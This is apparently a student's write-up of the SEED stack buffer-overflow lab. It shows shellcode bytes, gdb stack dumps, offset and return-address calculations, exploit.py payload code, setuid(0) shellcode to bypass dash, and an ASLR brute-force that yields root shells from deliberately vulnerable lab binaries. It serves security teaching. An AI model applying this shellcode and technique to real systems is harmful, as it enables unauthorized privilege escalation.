

Task 0: Turning off countermeasures

First, there are a couple countermeasures I need to turn off before beginning the lab. I need to turn off ASLR for finding the stack, and set /bin/zsh to my default shell.

```
[10/23/25]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/23/25]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

Task 1: Playing with Assembly

Testing assignment shellcode

To begin, I successfully ran the Makefile to generate the executable files:

```
[10/23/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/23/25]seed@VM:~/.../shellcode$ ls -l
total 44
-rwxrwxr-x 1 seed seed 15672 Oct 23 17:41 a32.out
-rwxrwxr-x 1 seed seed 16752 Oct 23 17:41 a64.out
-rw-rw-r-- 1 seed seed  653 Sep 10 2023 call_shellcode.c
-rw-rw-r-- 1 seed seed  312 Sep 10 2023 Makefile
```

Now that these files are made, I can test the functionality of the binaries.

```
[10/23/25]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ sudo echo hello
hello
$ exit
[10/23/25]seed@VM:~/.../shellcode$ ./a32.out
$ whoami
seed
$ sudo echo hello
hello
$ exit
```

As seen, the a64.out and a32.out programs both successfully create a new terminal with the user that executed the program. The command “whoami” shows that the user of the terminal is my user, and the command “sudo echo hello” only really shows that my user has superuser privilege, and that this privilege persists into the new terminal (EUID is not RUID).

Testing shellcode I found

I found this shellcode at <https://www.exploit-db.com/shellcodes/52395> . The binary code for this shellcode is

```
\x48\x31\xc0\x48\x31\xd2\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x50\x57\x48\x89\xe7\x50\x66\x68\x2d\x63\x48\x89\xe6\x50\xeb\x09\x56\x57\x48\x89\xe6\xb0\x3b\x0f\x05\xe8\xf2\xff\xff\xff\x65\x63\x68\x6f\x20\x27\x68\x65\x6c\x6c\x20\x79\x65\x61\x68\x21\x27
```

 which is slightly different from

the shellcode used in a64.out. Based on the description provided by the author on the assembly code, it seems this shellcode works in roughly the same way, by running `execve()` with `/bin/sh`, but this method uses the `-c` flag on `/bin/sh` and uses `mov` with `'al,59'`, which is the syscall number of `execve` rather than the `%rax` value ([source](#)). In the end, this code also compiles `'echo "hell yeah"'` instead of anything malicious, which would be replaced for malicious code.

Assembly code:

```
_start:
xor rax,rax
xor rdx,rdx
mov rdi,0x68732f6e69622f2f ; //bin/sh
push rax
push rdi
mov rdi,rsi
push rax
push word 0x632d ; push "-c"
mov rsi,rsi
push rax
jmp cmd
end:
push rsi
push rdi
mov rsi,rsi
mov al,59
syscall
cmd:
call end
db "echo 'hell yeah!'" ; change this with your command
```

Testing the code:

```
[10/23/25]seed@VM:~/.../shellcode$ gcc -z execstack -fno-stack-protector -o my_shellcode my_call_shellcode.c
[10/23/25]seed@VM:~/.../shellcode$ my_shellcode
hell yeah!
[10/23/25]seed@VM:~/.../shellcode$ █
```

Task 2: Running the Makefile

I was able to successfully run the Makefile to create the stack-L1 through stack-L4 files, as well as the corresponding dbg files.

```
[10/23/25]seed@VM:~/.../code$ ls
brute-force.sh  Makefile  stack-L1  stack-L2  stack-L3  stack-L4
exploit.py      stack.c   stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
```

Task 3: Level-1 Attack on 32-bit

By running the commands provided with gdb, I have successfully found the ebp value for the bof stack, and the address of the buffer.

setting breakpoint:

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 13.
```

run output:

```
gdb-peda$ run
Starting program: /home/seed/Desktop/A3_Labsetup/code/stack-L1-dbg
Input size: 0
[-----registers-----]
EAX: 0xffffcb48 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf30 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffcb2c --> 0x565563f4 (<dummy_function+62>: add esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x565562a4 <frame_dummy+4>: jmp 0x56556200 <register_tm_clones>
0x565562a9 <__x86.get_pc_thunk.dx>: mov edx,DWORD PTR [esp]
0x565562ac <__x86.get_pc_thunk.dx+3>: ret
=> 0x565562ad <bof>: endbr32
0x565562b1 <bof+4>: push ebp
0x565562b2 <bof+5>: mov ebp,esp
0x565562b4 <bof+7>: push ebx
0x565562b5 <bof+8>: sub esp,0xa4
[-----stack-----]
0000| 0xffffcb2c --> 0x565563f4 (<dummy_function+62>: add esp,0x10)
0004| 0xffffcb30 --> 0xffffcf53 --> 0x456
0008| 0xffffcb34 --> 0x0
0012| 0xffffcb38 --> 0x3e8
0016| 0xffffcb3c --> 0x565563c9 (<dummy_function+19>: add eax,0x2bef)
0020| 0xffffcb40 --> 0x0
0024| 0xffffcb44 --> 0x0
0028| 0xffffcb48 --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf53 "V\004") at stack.c:13
13 {
```

next value:

```

gdb-peda$ next
[-----registers-----]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf30 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb28 --> 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffca80 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub      esp,0x8)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562b5 <bof+8>:  sub      esp,0xa4
0x565562bb <bof+14>: call     0x565563fd <__x86.get_pc_thunk.ax>
0x565562c0 <bof+19>:  add      eax,0x2cf8
=> 0x565562c5 <bof+24>: sub      esp,0x8
0x565562c8 <bof+27>:  push    DWORD PTR [ebp+0x8]
0x565562cb <bof+30>:  lea     edx,[ebp-0xa8]
0x565562d1 <bof+36>:  push    edx
0x565562d2 <bof+37>:  mov     ebx,eax
[-----stack-----]
0000| 0xffffca80 --> 0x0
0004| 0xffffca84 --> 0x0
0008| 0xffffca88 --> 0xf7fb4f20 --> 0x0
0012| 0xffffca8c --> 0x7d4
0016| 0xffffca90 ("0pUV.pUVH\317\377\377")
0020| 0xffffca94 (".pUVH\317\377\377")
0024| 0xffffca98 --> 0xffffcf48 --> 0x205
0028| 0xffffca9c --> 0x0
[-----]
Legend: code, data, rodata, value
17      strcpy(buffer, str);

```

```

gdb-peda$ p $ebp
$1 = (void *) 0xffffcb28
gdb-peda$ p &buffer
$2 = (char (*)[160]) 0xffffca80

```

(I chose not to include images of running the prior gdb commands since the results were very large, and these are the important values)

Now that I have these values, 0xffffcb28 for ebp of bof() and 0xffffca80 for the buffer start, I can use these values to create values for start, ret, and offset.

1. First I need to solve for the difference between the ebp and buffer values. 0xffffcb28 subtracted by 0xffffca80 can be simplified to cb28-ca80, which converted to decimal gives 52008-51840, which equates to 168 (0xa8 in hex). This value is almost equal to the offset, but I need to add 4 to account for the memory for the return address. 0xa8 + 0x04 = 0xac (172 in decimal), and this offset I can place into my python program.

offset = 172

2. Now, I can pick a start value and find the memory value in gdb. I chose 300. After using b bof and run on my program, I can see the memory which contains the shell code within the NOP sled.

start = 300

```
0264| 0xffffcb88 --> 0x90909090
0268| 0xffffcb8c --> 0x90909090
0272| 0xffffcb90 --> 0x90909090
0276| 0xffffcb94 --> 0x90909090
0280| 0xffffcb98 --> 0x90909090
0284| 0xffffcb9c --> 0x90909090
0288| 0xffffcba0 --> 0x90909090
0292| 0xffffcba4 --> 0x90909090
0296| 0xffffcba8 --> 0x90909090
--More-- (75/100)
0300| 0xffffcbac --> 0x6850c031
0304| 0xffffcbb0 ("//ssh/bin\211\343PS\211\341\061\322\061\300\260\v", '\220' <repeats 177 times>...)
0308| 0xffffcbb4 ("h/bin\211\343PS\211\341\061\322\061\300\260\v", '\220' <repeats 181 times>...)
0312| 0xffffcbb8 --> 0x50e3896e
0316| 0xffffcbbc --> 0x31e18953
0320| 0xffffcbc0 --> 0xb0c031d2
0324| 0xffffcbc4 --> 0x9080cd0b
0328| 0xffffcbc8 --> 0x90909090
0332| 0xffffcbcc --> 0x90909090
```

- Now that I know the location of the shellcode in the stack, I can set the return value to be just above this. Previously when I had the start value as just 20 and the return value in the small area between the buffer and buffer + start I was getting segmentation errors, which I believe is because some of this memory space is moved when the program runs.

ret = 0xffffcb90


- With all of these working together, I can run exploit.py and the stack-L1 to gain root access:

```
[10/23/25] seed@VM:~/.../code$ ./exploit.py
[10/23/25] seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# sudo echo "im in!!!"
im in!!!
# exit
```

Task 4: Level-2 Attack on 32-bit

This time around I do not know the size of the buffer, so I do not know the exact location to place the return address, but I can still work around this. To work around this, I can create a large amount of return addresses to catch any sized buffer between 100 and 200 bytes. More specifically, I can set all the data in memory positions 80 to 220 to be the return address, and that way any buffer size plus a bit of extra memory (for reasons im not sure of, but adding for

caution) is guaranteed to land on my desired return value. This image I sketched in MS Paint roughly shows my process, but I will go into more depth on each step



First, I calculated the value I wanted for my return address. I calculated this as the ebp value (same as last time, 0xffffcb28) plus 4 bytes for a return address, plus 140 bytes to accommodate for the 140 byte block of returns I added, plus 40 as a debug shift (same as before, memory can sometimes shift slightly and this will give some leeway in that case). This sums to an address value of 0xffffcbe0, which I used a loop to fill into the content variable.

```
L = 4
ret = 0xffffcbe0
for i in range(80, 220, 4):
    content[i:i + L] = (ret).to_bytes(L, byteorder='little')
```

This can be seen in the gdb view as well, where the addresses all point to the desired return address. This output is acquired by running: “b bof” “run” “next” “next” “stack 100”

```
0072| 0xffffca98 --> 0x90909090
0076| 0xffffca9c --> 0x90909090
0080| 0xffffcaa0 --> 0x90909090
0084| 0xffffcaa4 --> 0x90909090
0088| 0xffffcaa8 --> 0xffffcbe0 --> 0x90909090
0092| 0xffffcaac --> 0xffffcbe0 --> 0x90909090
0096| 0xffffcab0 --> 0xffffcbe0 --> 0x90909090
--More-- (25/100)
0100| 0xffffcab4 --> 0xffffcbe0 --> 0x90909090
0104| 0xffffcab8 --> 0xffffcbe0 --> 0x90909090
0108| 0xffffcabc --> 0xffffcbe0 --> 0x90909090
0112| 0xffffcac0 --> 0xffffcbe0 --> 0x90909090
0116| 0xffffcac4 --> 0xffffcbe0 --> 0x90909090
0120| 0xffffcac8 --> 0xffffcbe0 --> 0x90909090
0124| 0xffffcacc --> 0xffffcbe0 --> 0x90909090
0128| 0xffffcad0 --> 0xffffcbe0 --> 0x90909090
0132| 0xffffcad4 --> 0xffffcbe0 --> 0x90909090
0136| 0xffffcad8 --> 0xffffcbe0 --> 0x90909090
0140| 0xffffcadc --> 0xffffcbe0 --> 0x90909090
0144| 0xffffcae0 --> 0xffffcbe0 --> 0x90909090
0148| 0xffffcae4 --> 0xffffcbe0 --> 0x90909090
0152| 0xffffcae8 --> 0xffffcbe0 --> 0x90909090
0156| 0xffffcaec --> 0xffffcbe0 --> 0x90909090
0160| 0xffffcaf0 --> 0xffffcbe0 --> 0x90909090
0164| 0xffffcaf4 --> 0xffffcbe0 --> 0x90909090
0168| 0xffffcaf8 --> 0xffffcbe0 --> 0x90909090
0172| 0xffffcafc --> 0xffffcbe0 --> 0x90909090
0176| 0xffffcb00 --> 0xffffcbe0 --> 0x90909090
0180| 0xffffcb04 --> 0xffffcbe0 --> 0x90909090
0184| 0xffffcb08 --> 0xffffcbe0 --> 0x90909090
0188| 0xffffcb0c --> 0xffffcbe0 --> 0x90909090
0192| 0xffffcb10 --> 0xffffcbe0 --> 0x90909090
0196| 0xffffcb14 --> 0xffffcbe0 --> 0x90909090
--More-- (50/100)
0200| 0xffffcb18 --> 0xffffcbe0 --> 0x90909090
0204| 0xffffcb1c --> 0xffffcbe0 --> 0x90909090
0208| 0xffffcb20 --> 0xffffcbe0 --> 0x90909090
0212| 0xffffcb24 --> 0xffffcbe0 --> 0x90909090
0216| 0xffffcb28 --> 0xffffcbe0 --> 0x90909090
0220| 0xffffcb2c --> 0xffffcbe0 --> 0x90909090
0224| 0xffffcb30 --> 0xffffcbe0 --> 0x90909090
0228| 0xffffcb34 --> 0x90909090
0232| 0xffffcb38 --> 0x90909090
0236| 0xffffcb3c --> 0x90909090
```

As you can see, from memory spot 88 to 224 the values point to my desired place in memory.

Now, I must add my shell code. This shell code must be farther than the largest scenario buffer length ($200+4+140+40 = 384$), so I selected a value of 400 (again, a bit of padding to be safe).

```
# Put the shellcode somewhere in the payload
start = 400
content[start:start + len(shellcode)] = shellcode
```

With this all in place, the program should always work. No matter if the buffer is 100 or 200, all values will overflow and return into the NOP sled, which will reach the shellcode and execute.

This works, as shown here:

```
[10/23/25] seed@VM:~/.../code$ whoami
seed
[10/23/25] seed@VM:~/.../code$ ./exploit.py
[10/23/25] seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
# sudo echo "LL2 Cracked!"
LL2 Cracked!
# exit
```

Additionally, when looking in the gbd I can see that when the program actually evaluates all the addresses, the hidden buffer value is shown to be around 180:

```
0156| 0xffffcbcc --> 0x90909090
0160| 0xffffcbd0 --> 0x90909090
0164| 0xffffcbd4 --> 0x90909090
0168| 0xffffcbd8 --> 0x90909090
0172| 0xffffcbdc --> 0x90909090
0176| 0xffffcbe0 --> 0x90909090
0180| 0xffffcbe4 --> 0x90909090
0184| 0xffffcbe8 --> 0x6850c031
0188| 0xffffcbec ("//shh/bin\211\343PS\211\341\061\322\061\300\260\u", '\220' <repeats 90 times>, "\005\002")
0192| 0xffffcbf0 ("h/bin\211\343PS\211\341\061\322\061\300\260\u", '\220' <repeats 90 times>, "\005\002")
0196| 0xffffcbf4 --> 0x50e3896e
--More-- (50/100)
0200| 0xffffcbf8 --> 0x31e18953
0204| 0xffffcbfc --> 0xb0c031d2
0208| 0xffffcc00 --> 0x9080cd0b
0212| 0xffffcc04 --> 0x90909090
```

All of the surrounding values evaluate into the NOP sled, but the address at 180 evaluates to the Shellcode.

Task 5: Defeating dash's Countermeasure

5.1 Elevating the user's real UID to its effective UID defeat's dash's countermeasure of dropping the effective UID to real UID. If one were to elevate EUID to RUID, then when dash tries to drop RUID to EUID, the user would stay as root, as this is their EUID!

By adding the line for `setuid(0)` into the shellcode ("`\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05`") and testing it with `./a64.out`, I can test the shellcode:

```
[10/23/25]seed@VM:~/.../shellcode$ sudo ln -sf /bin/dash /bin/sh
[10/23/25]seed@VM:~/.../shellcode$ echo "no setuid"
no setuid
[10/23/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/23/25]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ exit
[10/23/25]seed@VM:~/.../shellcode$ echo "with setuid"
with setuid
[10/23/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/23/25]seed@VM:~/.../shellcode$ ./a64.out
# whoami
root
# exit
```

As shown, when I added the assembly line into `call_shellcode.c` at the line 'echo "with setuid"', the `setuid` sets my EUID to root before running the shellcode, so when dash attempts to demote my RUID to EUID, I am 'demoted' to root and that is shown.

5.2

By repeating this attack on both L1 and L2 with the updated shellcode, I can get root shells in both cases.

```
[10/24/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
# exit
[10/24/25]seed@VM:~/.../code$ ./L2-exploit.py
[10/24/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[10/24/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
# exit
[10/24/25]seed@VM:~/.../code$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Oct 24 00:00 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
```

Task 6: Enabling Randomization

With kernel randomized VA space set to 2, the exploit no longer works.

```
[10/24/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/24/25]seed@VM:~/.../code$ ./L2-exploit.py
[10/24/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/24/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/24/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/24/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
-----
```

Since the memory is effectively randomized, the chance that the badfile piece of memory lining up with the ebp buffer value is very low, and so this isn't feasible to do without a brute force attack.

Testing the brute force attack, I was able to get the exploit to work in a few second (which I unfortunately missed screenshotting), and the following time in 31 seconds:

```
./brute-force.sh: line 14: 193274 Segmentation fault      ./stack-L1
0 minutes and 31 seconds elapsed.
The program has been running 19624 times so far.
Input size: 517
# █
```

Interestingly, when I tried to run the brute force again right after succeeding it took many minutes and did not succeed, but when I created a new badfile it succeeded in a much lower 30 seconds. I suspect that this is because the randomization causes memory to avoid repeating itself, so it is uncommon to brute force twice with the same badfile.

Task 7: StackGuard

7a. By removing the flag from the Makefile, the stack binary files now have StackGuard on them. When I try to run the exploit this time, I get the error “*** stack smashing detected ***: terminated”, which is a StackGuard error.

```
[10/24/25]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/24/25]seed@VM:~/.../code$ ./L2-exploit.py
[10/24/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[10/24/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

7b. With `-z execstack` now removed from the makefile, `a32.out` and `a64.out` now fail to work. Since these both pretty much only attempt to write to the stack (save to variables, etc), they get shut down by stack protection.

```
[10/24/25]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[10/24/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/24/25]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
-----
```

Defeating the non-executable stack countermeasure

A non-executable stack makes it impossible to run shellcode on the stack, but it does not block overwriting stack memory (such as return addresses), which can be malicious. In this way, there is no code executed on the stack, but a program can still be manipulated to enter unexpected programs. This attack seems to be called a return-to-libc attack, where the return address of libc is written into the return address, which the system itself can execute to give the attacker libc access, which may be unauthorized.